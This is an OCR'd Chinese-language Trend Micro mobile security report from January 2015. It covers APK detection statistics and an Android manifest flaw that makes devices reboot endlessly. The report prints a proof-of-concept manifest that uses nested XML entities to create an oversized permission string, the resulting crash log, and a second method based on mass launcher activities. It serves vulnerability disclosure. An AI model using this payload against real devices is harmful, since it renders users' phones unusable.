
趋势科技移动客户端病毒报告


2015年1月移动客户端安全威胁概况

本月，截至 2015.1.31 日，发布中国区移动客户端病毒 1.823.00，大小 5,302,732 字节。

样本检测数量



APK检测数量


APK检测数量（百万）
14
12
10
8
6
4
2
0
4.6
4.6
5
5.5
6.1
6.7
7.3
8.1
8.9
9.8
10.7
11.8
13
201501
201502
201503
201504
201505
201506
201507
201508
201509
201510
201511
201512
APK检测数量
APK检测数量（预测值）

畸形的 AndroidMainfest.xml 可以导致移动设备崩溃

众所周知每个 Android 程序都包含一个 AndroidManifest.xml 文件。Manifest 包含程序重要信息，缺少这些信息，程序就无法运行。最近我们发现了一个关于 Manifest 文件的漏洞，可以导致受影响的设备无限重启，造成设备不可用。

Manifest 文件漏洞

这个漏洞可以两种不同的方式来触发，造成系统崩溃。

第一种是通过超长的字符串和内存的分配。使用 DTD 技术（ document type definition），有些程序的 XML 文件里可以出现巨大的字符串。当这个超长的字符串被赋值给 AndroidManifest.xml 里某些标签（比如，权限名称，activity 名称）时，Package Parser 会申请内存，解析这个 XML 文件。但是当请求的内存超过允许的数值时，Package Parser 就会崩溃。这会触发一个联锁反应，所有运行着的服务都会停止，然后系统会重启。

第二种方法是通过 APK 文件和特定的 intent-filter。Intent-filter 用来确定一个服务或者 activity 能做哪些事情。通过下面这个特殊的 Intent-filter，程序会在 launcher 里创建一个图标。

```
<intent-filter>

    <action android:name="android.intent.action.MAIN"/>

    <category android:name="android.intent.category.LAUNCHER"/>

</intent-filter>
```

如果若干 activity 都定义了这个 intent-filter，那么，在安装结束之后就会有相同数量的图标被创建出来。如果这个数量超大，这个 APK 安装包会触发系统无限重启。

如果 activity 数量超过 10,000：

- 对于 Android 4.4，launcher 进程会重启。
- 对于 Anddroid L, PackageParser 会崩溃并重启。畸形的 APK 包会被安装，但是没有图标显示。

如果 activity 数量超过 100,000，设备将会无限重启。

漏洞验证，第一部分

我们生成了一个 APK，其中的 manifest 文件引用到了一个超长的字符串，如图 1。安装过程中，手机重启，如图 2 所示的 logcat 信息。

```
<!DOCTYPE tmtrtz [
<!ENTITY tmtrt "A very long and strange string is defined here">
<!ENTITY tmtrt2 "&tmtrt;&tmtrt;&tmtrt;&tmtrt;&tmtrt;&tmtrt;&tmtrt;&tmtrt;&tmtrt;&tmtrt;">
<!ENTITY tmtrt3 "&tmtrt2;&tmtrt2;&tmtrt2;&tmtrt2;&tmtrt2;&tmtrt2;&tmtrt2;&tmtrt2;&tmtrt2;&tmtrt2;">
<!ENTITY tmtrt4 "&tmtrt3;&tmtrt3;&tmtrt3;&tmtrt3;&tmtrt3;&tmtrt3;&tmtrt3;&tmtrt3;&tmtrt3;&tmtrt3;">
<!ENTITY tmtrt5 "&tmtrt4;&tmtrt4;&tmtrt4;&tmtrt4;&tmtrt4;&tmtrt4;&tmtrt4;&tmtrt4;&tmtrt4;&tmtrt4;">
<!ENTITY tmtrt6 "&tmtrt5;&tmtrt5;&tmtrt5;&tmtrt5;&tmtrt5;&tmtrt5;&tmtrt5;&tmtrt5;&tmtrt5;&tmtrt5;">
<!ENTITY tmtrt7 "&tmtrt6;&tmtrt6;&tmtrt6;&tmtrt6;&tmtrt6;&tmtrt6;&tmtrt6;&tmtrt6;&tmtrt6;&tmtrt6;">
]>

<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="a.a">
    <node>
        <com>trendmicro</com>
    </node>
    <permission android:name="t.p" android:label="test_permission" ></permission>
    <uses-permission android:name="&tmtrt7;" />
```

图1.引用了超长字符串的Manifest

```
I/dalvikvm( 9455):    at com.android.server.pm.PackageManagerService.updateSettin
gsLI(PackageManagerService.java:8927)
I/dalvikvm( 9455):    at com.android.server.pm.PackageManagerService.installNewPa
ckageLI(PackageManagerService.java:8651)
I/dalvikvm( 9455):    at com.android.server.pm.PackageManagerService.installPacka
geLI(PackageManagerService.java:9085)
I/dalvikvm( 9455):    at com.android.server.pm.PackageManagerService.access$2300(
PackageManagerService.java:178)
I/dalvikvm( 9455):    at com.android.server.pm.PackageManagerService$5.run(Packag
eManagerService.java:7054)
I/dalvikvm( 9455):    at android.os.Hadler.handleCallback(Handler.java:733)
I/dalvikvm( 9455):    at android.os.Handler.dispatchMessage(Handler.java:95)
I/dalvikvm( 9455):    at android.os.Looper.loop(Looper.java:136)
I/dalvikvm( 9455):    at android.os.HandlerThread.run(HandlerThread.java:61)
I/dalvikvm( 9455):
W/dalvikvm( 9455): threadid=20: thread exiting with uncaught exception (group=0x
41833ba8)
E/AndroidRuntime( 9455): *** FATAL EXCEPTION IN SYSTEM PROCESS: PackageManager
E/AndroidRuntime( 9455): java.lang.OutOfMemoryError
E/AndroidRuntime( 9455):        at java.lang.String.<init>(String.java:422)
E/AndroidRuntime( 9455):        at java.lang.AbstractStringBuilder.toString(Abst
ractStringBuilder.java:642)
E/AndroidRuntime( 9455):        at java.lang.StringBuilder.toString(StringBuilde
r.java:663)
E/AndroidRuntime( 9455):        at com.android.server.pm.PackageManagerService.g
rantPermissionsLPw(PackageManagerService.java:5492)
E/AndroidRuntime( 9455):        at com.android.server.pm.PackageManagerService.u
pdatePermissionsLPw(PackageManagerService.java:5454)
E/AndroidRuntime( 9455):        at com.android.server.pm.PackageManagerService.u
pdateSettingsLI(PackageManagerService.java:8927)
E/AndroidRuntime( 9455):        at com.android.server.pm.PackageManagerService.i
nstallNewPackageLI(PackageManagerService.java:8651)
E/AndroidRuntime( 9455):        at com.android.server.pm.PackageManagerService.i
nstallPackageLI(PackageManagerService.java:9085)
E/AndroidRuntime( 9455):        at com.android.server.pm.PackageManagerService.a
ccess$2300(PackageManagerService.java:178)
E/AndroidRuntime( 9455):        at com.android.server.pm.PackageManagerService$5
.run(PackageManagerService.java:7054)
E/AndroidRuntime( 9455):        at android.os.Handler.handleCallback(Handler.jav
a:733)
E/AndroidRuntime( 9455):        at android.os.Handler.dispatchMessage(Handler.ja
va:95)
E/AndroidRuntime( 9455):        at android.os.Looper.loop(Looper.java:136)
E/AndroidRuntime( 9455):        at android.os.HandlerThread.run(HandlerThread.ja
va:61)
I/Process ( 9455): Sending signal. PID: 9455 SIG: 9
I/ServiceManager(  118): service 'sensorservice' died
I/ServiceManager(  118): service 'power' died
I/ServiceManager(  118): service 'batterystats' died
I/ServiceManager(  118): service 'usagestats' died
W/AudioFlinger( 9191): power manager service died !!!
I/ServiceManager(  118): service 'appops' died
I/ServiceManager(  118): service 'display' died
I/ServiceManager(  118): service 'telephony.registry' died
I/ServiceManager(  118): service 'scheduling_policy' died
I/ServiceManager(  118): service 'netstats' died
I/ServiceManager(  118): service 'alarm' died
W/Sensors ( 9886): sensorservice died [0x68582e60]
I/ServiceManager(  118): service 'battery' died
I/ServiceManager(  118): service 'consumer_ir' died
I/ServiceManager(  118): service 'hardware' died
```

图2.安装后造成手机重启

我们通过测试发现这个畸形的 APK 会造成 Android OS 4.4.4, Android OS L 和之前的版本崩溃。

漏洞验证，第二部分

第二种方法，我们生成了一个包含如下 Manifest 的 APK 文件，可以导致系统进入重启死循环。安装这个 APK 包之后，设备失去响应，并自动重启。用户甚至无法卸载程序或者关闭手机。在电池电量耗尽之前，手机会一直重启。唯一的解决办法是，重写 ROM 或者重新安装系统。

图3.包含 100,000 个图标的 AndroidManifest.xml 文件

漏洞的威胁

这个漏洞主要会威胁到设备的可用性，被攻击的设备有可能无法使用。唯一的解救办法只有在 ADB 被启用时才有效。即，将设备连接至电脑，重启设备至 fastboot 模式，并重新写入 ROM。但是这样的操作只有比较专业的用户才能完成，因为操作不正确会导致手机“变砖”。有鉴于此，我们建议有需要的用户在手机没有过保的情况下还是联系客服，或者咨询比较专业的手机维修商。

关于趋势科技（Trend Micro）

趋势科技是全球虚拟化及云计算安全的领导厂商 ,致力于保障企业及消费者交换数字信息环境的安全。趋势科技始终秉持技术革新的理念，基于业内领先的云计算安全技术(Smart Protection Network)核心技术架构，为全世界各地用户提供领先的整合式信息安全威胁管理技术能防御恶意软件、垃圾邮件、数据外泄以及最新的 Web 信息安全，保障信息与财产的安全。同时，遍布全球各地的 1,500 余名趋势科技安全专家可为各国家和地区的企业级个人用户提供 7×24 的全天候响应及技术支持服务。更多关于趋势科技公司及最新产品信息，请访问：www.trendmicro.com.cn。请访问 Trend Watch：www.trendmicro.com/go/trendwatch 查询最新的信息安全威胁的详细资讯。